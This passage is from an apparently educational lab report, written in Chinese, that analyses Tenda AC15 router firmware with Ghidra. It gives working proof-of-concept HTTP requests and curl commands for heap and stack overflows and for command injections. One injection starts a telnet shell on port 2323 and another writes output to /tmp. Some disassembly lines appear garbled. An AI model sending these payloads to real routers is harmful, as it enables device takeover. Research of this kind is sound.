SetValue("parent.global.en", &DAT_000eddc8);
SetValue("filter.url.en", &DAT_000eddc8);
SetValue("filter.mac.en", &DAT_000eddc8);
strcpy(local_54 + 2, local_28);
strcpy(local_54 + 0x22, local_30);

```

```

149 // (local_34 + 0x40) = 17011,
150 strcpy(local_54 + 0x50, local_38);
151 // (local_34 + 0x40) = 17011,

```

```

local_54 = (undefined *)malloc(0x254);           // 仅 0x254(596) 字节
memset(local_54, 0, 0x254);
...
strcpy(local_54 + 2, local_28);                  // deviceId → 偏移 +2
strcpy(local_54 + 0x22, local_30);              // time → 偏移 +0x22
...
strcpy(local_54 + 0x50, local_38);              // urls → 偏移 +0x50 【Sink】

```

urls 之前已占用约 0x50 字节头部空间，剩余可用空间不足 0x204 字节；strcpy 对 urls 无长度限制，超长 URL 列表会溢出 local_54 堆块，破坏相邻堆元数据或函数指针。

漏洞点 B (栈溢出)：在更新 parent.control.id 配置时：

```

char acStack_394 [128];
int aiStack_314 [30];
char local_29c [4];
undefined2 local_298;
char local_296 [2];
undefined auStack_294 [512];

GetValue("parent.control.id", auStack_294);
sprintf(acStack_394, "%s,%d", auStack_294, local_398);
SetValue("parent.control.id", acStack_394);

```

```

char acStack_394[128];
...
undefined auStack_294[512];
...
GetValue("parent.control.id", auStack_294);      // 最多读入 512 字节
sprintf(acStack_394, "%s,%d", auStack_294, local_398); // 【Sink】写入 128 字节缓冲
SetValue("parent.control.id", acStack_394);

```

当 parent.control.id 中已有较长字符串（可由多次 saveParentControlInfo 调用累积），sprintf 生成的结果超过 128 字节，将覆盖 saveParentControlInfo 栈上的其它局部变量与返回地址。

source-to-sink 污点传播路径 (以 deviceId 为例)：

<pre> 0008596c 03 20 a0 e1 cpy r2,DAT_000edd28,r3 00085970 5 98 fe eb bl FUN_0002ba8c </pre>	<pre> 38 local_24 = 0; 59 local_28 = (char *)FUN_0002ba8c(param_1, "deviceId", &DAT_000edd28); 60 // (char *)FUN_0002ba8c(param_1, "deviceId", &DAT_000edd28); </pre>
<pre> 00085c08 00 30 10 e5 ldr r3,[r11,#local_34] 00085cdc 02 30 83 e2 add r3,r3,#0x2 00085ce0 03 20 a0 e1 cpy r2,r3 00085ce4 24 30 1b e5 ldr r3,[r11,#local_28] </pre>	<pre> 130 SetValue("filter.url.en", &DAT_000edd28); 131 SetValue("filter.mac.en", &DAT_000edd28); 132 strcpy(local_54 + 2, local_28); </pre>

```

(0x00085970, local_28 = (char *)FUN_0002ba8c(param_1, "deviceId", &DAT_000edd28);)
(0x00085cdc, strcpy(local_54 + 2, local_28);)

```

source-to-sink 污点传播路径 (以 sprintf 为例)：

<pre> 000860ec 03 10 a0 e1 cpy r1,r3 000860f0 3b 25 fe eb bl <EXTERNAL>::GetValue </pre>	<pre> 207 GetValue("parent.control.id", auStack_294); 208 sprintf(acStack_394, "%s,%d", auStack_294, local_398); </pre>
<pre> 00086108 29 2e 4b e2 sub r2,r11,#0x290 0008610c 3 25 fe eb bl <EXTERNAL>::sprintf </pre>	<pre> 208 sprintf(acStack_394, "%s,%d", auStack_294, local_398); 209 SetValue("parent.control.id", acStack_394); </pre>

```
(0x000860f0, GetValue("parent.control.id", auStack_294);)
(0x0008610c, sprintf(acStack_394, "%s,%d", auStack_294, local_398);)
```

2. PoC 报文

方式一：堆溢出（url 字段）

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: <根据实际长度填写>

deviceId=1&enable=1&time=1-
2&url_enable=1&urls=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&day=1,0,0,0,0,0,0&block=0&connectType=0&limit_type=
0&deviceName=test
```

方式二：栈溢出（污染 `parent.control.id` 后再次保存）

先多次提交使 `parent.control.id` 变长，再触发 `sprintf`；或单次提交超长 `deviceId` 经 `strcpy(local_50+2, deviceId)` 破坏堆后再触发配置读写。

```
# 示例：连续两次保存，第二次携带超长 urls
curl -X POST "http://192.168.0.1/goform/saveParentControlInfo" \
--data-urlencode "deviceId=1" \
--data-urlencode "enable=1" \
--data-urlencode "time=1-2" \
--data-urlencode "urls=$(python3 -c 'print(\"A\"*800)')\" \
--data-urlencode "day=1,0,0,0,0,0,0"
```

Task 3: 寻找命令注入漏洞 (formSetSambaConf)

```

FUN_000171ec("SetSambaCfg",formSetSambaConf);
FUN_000171ec("SetSambaCfg",formSetSambaConf);

```



```

*****
***** FUNCTION *****
*****
undefined formSetSambaConf()
r0:1 <RETURN>
Stack[-0x14]: 4 local_14 XREF[3]: 000a5580(W),
000a5764(R),
000a57b4(R),
000a55a4(W),
000a5804(R)
Stack[-0x18]: 4 local_18 XREF[2]: 000a55c8(W),
000a5818(R)
Stack[-0x1c]: 4 local_1c XREF[2]: 000a55ec(W),
000a56a4(R),
000a5608(R),
000a5634(W),
000a578c(R),
000a57dc(R)
Stack[-0x20]: 4 local_20 XREF[2]: 000a5610(W),
000a5608(R)
Stack[-0x24]: 4 local_24 XREF[3]: 000a5634(W),
000a578c(R),
000a57dc(R)
Stack[-0x2c]: 4 local_2c XREF[3]: 000a5658(W),
000a5778(R),
000a57c8(R)
Stack[-0x30]: 4 local_30 XREF[3]: 000a567c(W),
000a57a0(R),
000a57f0(R)
Stack[-0x34]: 4 local_34 XREF[2]: 000a56a0(W),
000a582c(R),
000a5734(*)
Stack[-0x74]: 1 local_74 XREF[1]: 000a553c(W),
000a5560(R),
000a5584(R),
000a55a8(R),
000a55cc(R),
000a55f0(R),
000a5614(R),
000a5638(R),
000a565c(R),
000a5680(R),
000a56e0(R),
000a56f4(R),
000a5708(R),
000a5868(R),
000a587c(R),
000a5890(R)
Stack[-0x80]: 4 local_80 XREF[1]: 000a5540(W),
000a5544(W)
Stack[-0x84]: 4 local_84 XREF[1]: Entry Point(*),
FUN_00042378:000439b0(*),
FUN_00042378:000439b4(*),
000ffa78(*)
formSetSambaConf
XREF[4]:
000a5528 10 48 2d e9 stndb sp!,{r4,r11,lr}
000a552c 08 b0 8d e2 add r11,sp,#0x8
000a5530 7c d0 4d e2 sub sp,sp,#0x7c
000a5534 68 43 9f e5 ldr r4,[DAT_000a58a4]
000a5538 04 40 8f e0 add r4,pc,r4
000a553c 78 00 0b e5 str r0,[r11,#local_7c]
000a5540 7c 10 0b e5 str r1,[r11,#local_80]
000a5544 8b 30 0b e5 str r2,[r11,#local_84]
000a5548 8b 30 0b e5 str r2,[r11,#local_84]

```

```

1 void formSetSambaConf(undefined4 param_1)
2
3
4
5 int iVar1;
6 char local_74 [64];
7 undefined4 local_34;
8 undefined4 local_30;
9 undefined4 local_2c;
10 undefined4 local_28;
11 undefined4 local_24;
12 char *local_20;
13 undefined4 local_1c;
14 undefined4 local_18;
15 undefined4 local_14;
16
17 memset(local_74,0,0x40);
18 local_14 = FUN_0002ba8c(param_1,"password","admin");
19 local_18 = FUN_0002ba8c(param_1,"premiten",&T_000f1e80);
20 local_1c = FUN_0002ba8c(param_1,"internetPort",&DAT_000f1f48);
21 local_20 = (char *)FUN_0002ba8c(param_1,"action",&DAT_000f1f54);
22 local_24 = FUN_0002ba8c(param_1,"usbName",&T_000f1f54);
23 local_28 = FUN_0002ba8c(param_1,"guestpwd",&T_000f1f54);
24 local_2c = FUN_0002ba8c(param_1,"guestuser",&T_000f1f54);
25 local_30 = FUN_0002ba8c(param_1,"guestaccess",&T_000f1f54);
26 local_34 = FUN_0002ba8c(param_1,"fileCode",&T_000f1f54);
27 iVar1 = strcmp(local_20,"del");
28 if (iVar1 == 0) {
29     doSystemCmd("cfm post netctrl %d?op=del,string_info=%s",0x33,3,local_24);
30     FUN_0002c40c(param_1,"HTTP/1.0 200 OK\r\n\r\n");
31     FUN_0002c40c(param_1,("{\"errCode\":0}");
32     FUN_0002c954(param_1,200);
33 }
34 else {
35     GetValue("usb.samba.guest.user",local_74);
36     if (local_74[0] != '\0') {
37         doSystemCmd("busybox deluser %s",local_74);
38     }
39     SetValue("usb.samba.pwd",local_14);
40     SetValue("usb.samba.guest.user",local_2c);
41     SetValue("usb.samba.guest.pwd",local_28);
42     SetValue("usb.samba.guest.access",local_30);
43     SetValue("usb.ftp.pwd",local_14);
44     SetValue("usb.ftp.guest.user",local_2c);
45     SetValue("usb.ftp.guest.pwd",local_28);
46     SetValue("usb.ftp.guest.access",local_30);
47     SetValue("usb.ftp.remote.access",local_18);
48     SetValue("usb.ftp.remote.port",local_1c);
49     SetValue("usb.ftp.charset",local_34);
50     GetValue("usb.samba.enable",local_74);
51     doSystemCmd("cfm post netctrl %d?op=del",0x33,5);
52     CommitCfm();
53     FUN_0002c40c(param_1,"HTTP/1.0 200 OK\r\n\r\n");
54     FUN_0002c40c(param_1,("{\"errCode\":0}");
55     FUN_0002c954(param_1,200);
56 }
57 return;
58
59

```

1. 漏洞描述

项目	内容
URI	/goform/SetsSambacfg (注册名 setsSambacfg)
处理函数	formSetSambaConf @ 0x000a5528
Source	websGetVar (FUN_0002ba8c)
Sink	doSystemCmd

攻击流程:

- 攻击者通过 guestuser 字段传入 admin;telnetd -l /bin/sh -p 2323;;
- setValue("usb.samba.guest.user", ...) 将其持久化到配置文件;
- 同一次或下一次请求进入非 del 分支时, GetValue 读回该字符串;
- doSystemCmd("busybox deluser %s", local_74) 将其拼入 shell 命令, 分号被 shell 解析为命令分隔符, 从而执行注入命令。

source-to-sink 污点传播路径:

```

000a5528 10 48 2d e9 cpy r2,PARAM_000f1f34,r3
000a552c 0c 19 fe eb bl FUN_0002ba8c undefined FUN_0002ba8c()
000a5530 7c d0 4d e2 str r0,[r11,#local_2c]

```

```

000a5577c 63 a7 fd eb bl <EXTERNAL>::SetValue undefined SetValue()
000a55780 70 31 9f e5 ldr r3,[DAT_000a58f8] = FFFF2C44h
000a55784 03 30 84 e0 add r3=s_usb.samba.guest.pwd_000f1ffc,r4,r3 = "usb.samba.guest.pwd"

```

```

000a55728 03 10 40 e1 cpy r1,r3
000a5572c ac a7 fd eb bl <EXTERNAL>::GetValue undefined GetValue()

```

```

000a55754 75 a7 fd eb bl <EXTERNAL>::doSystemCmd undefined doSystemCmd()

```

```

23 local_28 = FUN_0002ba8c(param_1,"guestpwd",&DAT_000f1f54);
24 local_2c = FUN_0002ba8c(param_1,"guestuser",&DAT_000f1f54);
38 }
39 SetValue("usb.samba.pwd",local_14);
40 SetValue("usb.samba.guest.user",local_2c);
41 SetValue("usb.samba.guest.pwd",local_28);
35 GetValue("usb.samba.guest.user",local_74);
36 if (local_74[0] != '\0') {
37     doSystemCmd("busybox deluser %s",local_74);

```



```
(0x000a5654, local_2c = (char *)FUN_0002ba8c(param_1, "guestuser", &DAT_000f1f54);)
(0x000a577c, SetValue("usb.samba.guest.user", local_2c);)
(0x000a572c, GetValue("usb.samba.guest.user", local_74);)
(0x000a5754, doSystemCmd("busybox deluser %s", local_74);)
```

2. PoC 报文

POST /goform/SetSambaCfg HTTP/1.1

Host: 192.168.0.1

Content-Type: application/x-www-form-urlencoded

Cookie: <登录后的 Cookie, 若需要>

Content-Length: 180

password=admin&premitEn=0&internetPort=21&action=add&usbName=USB_DISK&guestpwd=guest&guestuser=admin;telnetd%20-l%20/bin/sh%20-p%202323;&guestaccess=1&fileCode=UTF-8


或使用 curl:

```
curl -X POST "http://192.168.0.1/goform/SetSambaCfg" \
-d "password=admin" \
-d "premitEn=0" \
-d "internetPort=21" \
-d "action=add" \
-d "guestuser=admin;telnetd -l /bin/sh -p 2323;" \
-d "guestpwd=guest" \
-d "guestaccess=1"
```

Task 4: 自行寻找漏洞

除上述函数外, 在 /bin/httpd 中通过 (1) 搜索 doSystemCmd/system 交叉引用、(2) 搜索无长度限制的 strcpy/sprintf、(3) 解析 FUN_00042378 路由表可发现大量类似问题。以下给出两个典型漏洞。

漏洞 4-1: formWriteFacMac 命令注入



项目	内容
URI	/goform/writeFacMac
函数地址	0x000451a8

项目	内容
发现方法	在 Ghidra 中对字符串 <code>cfm mac</code> 做 Xref, 定位到 <code>formWriteFacMac</code>

```
void formWriteFacMac(undefined4 param_1) {
    uVar1 = FUN_0002ba8c(param_1, "mac", "00:01:02:11:22:33"); // source
    FUN_0002c40c(param_1, "modify mac only.");
    doSystemCmd("cfm mac %s", uVar1); // sink
    FUN_0002c954(param_1, 200);
}
```

污点路径:

```
000451e4 28 9a ff eb bl FUN_0002ba8c undefined FUN_0002ba8c()
00045210 c6 28 ff eb bl <EXTERNAL>:doSystemCmd undefined doSystemCmd()
doSystemCmd("cfm mac %s", uVar1);
FUN_0002c954(param_1, 200);
```

```
(0x000451e4, uVar1 = FUN_0002ba8c(param_1, "mac", "00:01:02:11:22:33");)
(0x00045210, doSystemCmd("cfm mac %s", uVar1);)
```

PoC:

```
GET /goform/writeFacMac?mac=00:01:02:11:22:33;id>/tmp/pwned HTTP/1.1
Host: 192.168.0.1
```

漏洞 4-2: setSchedwifi 堆缓冲区溢出

```

undefined4 Stack[-0x268] local_268
undefined4 Stack[-0x26c] local_26c
undefined4 Stack[-0x270] local_270
undefined4 Stack[-0x274] local_27c
undefined4 Stack[-0x280] local_280

undefined4 Stack[-0x284] local_284
undefined4 Stack[-0x288] local_288

setSchedWifi
XREF[4]: Entry Point(*)
FUN_00042378:0004286c(*)
FUN_00042378:00042870(*)
0007fbf4(*)

00083774 0 48 2d e9 stmb spl,(r0,r11,r)
00083778 06 b0 8d e2 add r11,sp,#0x8
0008377c 9f df 4d e2 sub sp,sp,#0x27c
00083780 20 45 9f e5 ldr r4,[DAT_0008b9a8]
00083784 04 40 8f e0 add r4,pc,r4
00083788 60 02 0b e5 str r0,[r11,#local_264]
0008378c 64 12 0b e5 str r1,[r11,#local_268]
00083790 68 22 0b e5 str r2,[r11,#local_26c]
00083794 01 30 a0 e3 nov r3,#0x1
00083798 10 30 a0 e5 str r3,[r11,#local_14]
0008379c 01 30 a0 e3 nov r3,#0x1
000837a0 18 30 a0 e5 str r3,[r11,#local_1c]
000837a4 00 30 a0 e3 nov r3,#0x0
000837a8 38 30 a0 e5 str r3,[r11,#local_3c]
000837ac 00 30 a0 e3 nov r3,#0x0
000837b0 34 30 a0 e5 str r3,[r11,#local_38]
000837b4 f0 34 9f e5 ldr r3,[DAT_0008b9ac]
000837b8 03 30 84 e0 add r3,r4,r3
000837bc 54 c0 4b e2 sub r12,r11,#0x54
000837c0 03 e0 a0 e1 cpy lr,r3
000837c4 0f 00 be e8 ldmia lr,{r0,r1,r2,r3}=DAT_000ee55c
000837c8 0f 00 ac e8 stmia r12,{r0,r1,r2,r3}=local_58
000837cc 07 00 9e e8 ldmia lr,{r0,r1,r2}=DAT_000ee56c
000837d0 07 00 8c e8 stmia r12,{r0,r1,r2}=local_48
000837d4 60 02 1b e5 ldr r0,[r11,#local_264]
000837d8 04 34 9f e5 ldr r3,[DAT_0008b9b0]
000837dc 03 30 84 e0 add r3,r4,r3
000837e0 03 30 84 e0 add r3,r4,r3
000837e4 c8 34 9f e5 ldr r3,[DAT_0008b9b4]
000837e8 03 20 a0 e1 cpy r1=schedWifiEnable_000eeb44,r3
000837ec 03 20 a0 e1 cpy r1=schedWifiEnable_000eeb44,r3
000837f0 03 20 a0 e1 cpy r1=schedWifiEnable_000eeb44,r3
000837f4 1c 00 0b e5 str r0,[r11,#local_260]
000837f8 60 02 1b e5 ldr r0,[r11,#local_264]
000837fc b4 34 9f e5 ldr r3,[DAT_0008b9b8]
00083800 03 30 84 e0 add r3,r4,r3
00083804 03 20 a0 e1 cpy r1=schedStartTime_000eeb54,r3
00083808 03 20 a0 e1 cpy r1=schedStartTime_000eeb54,r3
0008380c 03 20 a0 e1 cpy r1=schedStartTime_000eeb54,r3
00083810 03 20 a0 e1 cpy r1=schedStartTime_000eeb54,r3
00083814 9c 79 fe eb bl FUN_0002ba8c undefined FUN_0002ba8c()
00083818 1c 00 0b e5 str r0,[r11,#local_24]
0008381c 60 02 1b e5 ldr r0,[r11,#local_264]
00083820 98 34 9f e5 ldr r3,[DAT_0008b9c0]
00083824 03 30 84 e0 add r3,r4,r3
00083828 03 20 a0 e1 cpy r1=schedEndTime_000eeb68,r3
0008382c 03 20 a0 e1 cpy r1=schedEndTime_000eeb68,r3
00083830 03 20 a0 e1 cpy r1=schedEndTime_000eeb68,r3
00083834 93 79 fe eb bl FUN_0002ba8c undefined FUN_0002ba8c()
00083838 24 00 0b e5 str r0,[r11,#local_28]
0008383c 60 02 1b e5 ldr r0,[r11,#local_264]
00083840 78 34 9f e5 ldr r3,[DAT_0008b9c4]

```

```

1 /* WARNING: Type propagation algorithm not settling */
2
3 void setSchedWifi(undefined4 param_1)
4 {
5     int iVar1;
6     undefined uVar2;
7     bool bVar3;
8     char auStack_25c [256];
9     undefined auStack_15c [4];
10    undefined auStack_158 [128];
11    int local_58 [7];
12    char local_3c [8];
13    undefined *local_34;
14    char *local_30;
15    char *local_2c;
16    char *local_28;
17    char *local_24;
18    char *local_20;
19    int local_1c;
20    int local_18;
21    int local_14;
22
23    local_14 = 1;
24    local_1c = 1;
25    local_3c[0] = '\0';
26    local_3c[1] = '\0';
27    local_3c[2] = '\0';
28    local_3c[3] = '\0';
29    local_3c[4] = '\0';
30    local_3c[5] = '\0';
31    local_3c[6] = '\0';
32    local_3c[7] = '\0';
33    local_58[0] = 1;
34    local_58[1] = 1;
35    local_58[2] = 1;
36    local_58[3] = 1;
37    local_58[4] = 1;
38    local_58[5] = 1;
39    local_58[6] = 1;
40    local_58[7] = 1;
41    local_58[8] = 1;
42    local_58[9] = 1;
43    local_20 = (char *)FUN_0002ba8c(param_1,"schedWifiEnable",DAT_000eeb9f);
44    local_24 = (char *)FUN_0002ba8c(param_1,"schedStartTime",DAT_000eeb64);
45    local_28 = (char *)FUN_0002ba8c(param_1,"schedEndTime",DAT_000eeb64);
46    local_2c = (char *)FUN_0002ba8c(param_1,"timeType",DAT_000eeb84);
47    local_30 = (char *)FUN_0002ba8c(param_1,DAT_000eeb88,"1.1.1.1.1.1");
48    local_18 = 0;
49    GetValue("wl.public.enable",local_3c);
50    if (local_3c[0] == '\0') {
51        memcpy(local_3c,DAT_000ee9f8,2);
52    }
53    iVar1 = atoi(local_2c);
54    if (iVar1 == 0) {
55        sscanf(local_30,"%d,%d,%d,%d,%d,%d,%d",local_58,local_58 + 1,local_58 + 2,local_58 + 3,local_58 + 4,local_58 + 5,local_58 + 6);
56    }
57    SetValue("sys.sched.wifi.timeType",local_2c);
58    local_34 = (undefined *)malloc(0x19);
59    local_1c = atoi(local_20);
60    local_14 = mbstolocal_24,local_20,local_30,auStack_158,auStack_d8,0x80,0x80);
61    if ((local_14 == 0) || (local_1c == 0)) {
62        printf("%s\n%s\n",auStack_158,auStack_d8);
63        iVar1 = FUN_0008c44(auStack_158,auStack_d8);
64        if ((iVar1 == 0) || (local_1c == 0)) {
65            SetValue("nkgw.wlan.offline.list",auStack_158);
66            SetValue("nkgw.wlan.online.list",auStack_d8);
67            if (local_34 != (undefined *)0x0) {

```

```

local_34 = (undefined *)malloc(0x19);
local_1c = atoi(local_20);
local_14 = mib2utc(local_24, local_28, local_30, auStack_158, auStack_d8, 0x80, 0x80);
if ((local_14 == 0) || (local_1c == 0)) {
    printf("%s\n%s\n", auStack_158, auStack_d8);
    iVar1 = FUN_0008ce44(auStack_158, auStack_d8);
    if ((iVar1 == 0) || (local_1c == 0)) {
        SetValue("nkgw.wlan.offtime.list1", auStack_158);
        SetValue("nkgw.wlan.ontime.list1", auStack_d8);
        if (local_34 != (undefined *)0x0) {
            iVar1 = atoi(local_3c);
            bVar3 = iVar1 == 0;
            if (bVar3) {
                iVar1 = 0;
            }
            uVar2 = (undefined)iVar1;
            if (!bVar3) {
                uVar2 = 1;
            }
            *local_34 = uVar2;
            iVar1 = atoi(local_20);
            bVar3 = iVar1 == 0;
            if (bVar3) {
                iVar1 = 0;
            }
            uVar2 = (undefined)iVar1;
            if (!bVar3) {
                uVar2 = 1;
            }
            local_34[1] = uVar2;
            strcpy(local_34 + 2, local_24);
            strcpy(local_34 + 10, local_28);
        }
    }
}

```

项目	内容
URI	/goform/openschedwifi
函数地址	0x0008d374
发现方法	路由表导出 → 反编译 setSchedWifi → 发现 malloc(0x19) 后接 strcpy

```

local_34 = (undefined *)malloc(0x19);    // 仅分配 25 字节
...
strcpy(local_34 + 2, local_24);           // local_24 = websGetVar(..., "timeStart", ...)
strcpy(local_34 + 10, local_28);          // local_28 = websGetVar(..., "timeEnd", ...)

```

timeStart / timeEnd 来自用户输入，而目标堆块只有 0x19(25) 字节，strcpy 必然造成堆溢出。

污点路径：

```

(0x0008d414, local_24 = (char *)FUN_0002ba8c(param_1, "schedStartTime", &DAT_000eeb64);)
(0x0008d6e0, strcpy(local_34 + 2, local_24);)

```

PoC:

POST /goform/openschedwifi HTTP/1.1

Host: 192.168.0.1

Content-Type: application/x-www-form-urlencoded

schedwifiEnable=1&timeStart=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&timeEnd=BBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBB&schedDay=1,1,1,1,1,1

漏洞发现方法

1. **字符串搜索**：在 Ghidra 中搜索 `doSystemCmd`、`busybox`、`cfm` 等特征字符串，追踪 Xref 到表单处理函数。
2. **导出路由表**：解析 `FUN_00042378` 中对 `websFormDefine` 的调用，获得完整 URI 列表后逐个审计。
3. **危险 API 模式**：对 `websGetVar` 返回值直接使用 `strcpy`/`sprintf`/`doSystemCmd("%s", user)` 的函数优先排查。
4. **对比参考报告**：结合 CVE 描述与 IoT-vulnerable 仓库中的 Tenda AC15 分析文档交叉验证。

实验分析与总结

本次实验围绕 Tenda AC15 `httpd` 服务，系统性地完成了固件解压、GoAhead 路由定位与四处典型漏洞分析：

任务	漏洞类型	关键函数	触发 URI
Task 1	栈溢出 (SetValue/GetValue)	<code>formSetAutoQosInfo</code> / <code>formGetAutoQosInfo</code>	<code>saveAutoQos</code> + <code>initAutoQos</code>
Task 2	堆/栈溢出	<code>saveParentControlInfo</code>	<code>saveParentControlInfo</code>
Task 3	命令注入	<code>formSetSambaConf</code>	<code>SetSambaCfg</code>
Task 4	命令注入 / 堆溢出	<code>formWriteFacMac</code> / <code>setSchedWifi</code>	<code>writeFacMac</code> / <code>openSchedWifi</code>

Tenda 固件 Web 处理逻辑大量依赖 `websGetVar` 获取用户输入后，未经长度校验即进入 `strcpy`、`sprintf` 或 `doSystemCmd`；配置读写 API `SetValue`/`GetValue` 进一步将漏洞延伸为跨请求攻击面。